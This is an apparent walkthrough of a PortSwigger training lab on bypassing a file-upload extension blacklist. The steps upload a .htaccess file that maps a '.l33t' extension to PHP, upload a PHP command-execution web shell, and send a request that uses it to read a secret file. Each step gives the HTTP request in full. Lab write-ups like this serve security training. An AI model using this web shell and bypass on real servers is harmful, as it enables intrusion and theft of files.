PortSwigger
Lab Description

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.
Objective: Upload a basic PHP web shell, then use it to exfiltrate the contents of the file
/home/carlos/secret. Submit this secret using the button provided in the lab banner.
- Your credentials:
wiener:peter
Step 1: Understanding the Vulnerability
The blacklist flaw:
- The server blacklists common PHP extensions (
.php,.php5,.phtml, etc.) - However,
.htaccessfiles are allowed - The server uses Apache with
mod_php
The attack:
- Upload a
.htaccessfile that maps a new extension (.l33t) to PHP - Upload a PHP web shell with the
.l33textension - Access the file → code executes
Why this works:
.htaccessfiles can override Apache configurationsAddTypedirective maps arbitrary extensions to PHP- The blacklist doesn’t block
.htaccessor.l33t
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
wiener:peter - Go to My account page
Step 2.2: Test Normal Upload
Upload a legitimate image to understand the flow.
Step 2.3: Test PHP Upload (Blocked)
Attempt to upload shell.php:
Request:
POST /my-account/avatar HTTP/1.1
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

- Response: Error —
.phpextension not allowed.
Step 3: Uploading the .htaccess File
Step 3.1: Create .htaccess Payload
Create a .htaccess file with the following content:
AddType application/x-httpd-php .l33t
This tells Apache to treat .l33t files as PHP scripts.
Step 3.2: Upload .htaccess
Intercept the upload request and modify:
POST /my-account/avatar HTTP/1.1
Content-Type: multipart/form-data; boundary=...

------WebKitFormBoundary...
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .l33t
------WebKitFormBoundary...
From your screenshot:
The file avatars/.htaccess has been uploaded.

- The file avatars/.htaccess has been uploaded.
Step 4: Uploading the Web Shell
Step 4.1: Create shell.l33t
Create a file named shell.l33t:
<?php system($_GET['command']); ?>
Step 4.2: Upload with .l33t Extension
Intercept and modify the filename:
POST /my-account/avatar HTTP/1.1
Content-Type: multipart/form-data; boundary=...

------WebKitFormBoundary...
Content-Disposition: form-data; name="avatar"; filename="shell.l33t"
Content-Type: application/x-php

<?php system($_GET['command']); ?>
------WebKitFormBoundary...

- Response: Upload successful!
Step 5: Executing the Web Shell
Step 5.1: Find the File Path
The file is stored at:
/files/avatars/shell.l33t
Step 5.2: Read Carlos’s Secret
From your screenshots:
Command:
GET /files/avatars/shell.l33t?command=cat%20/home/carlos/secret

That’s Carlos’s secret!
Step 6: Submitting the Secret
- Go back to the lab page
- Click Submit solution
- Enter the secret:
oVvclElqpxcYhZ4rbLF2U0ukYiltn1Z - Click OK

Step 7: Lab Solved
Success message displayed: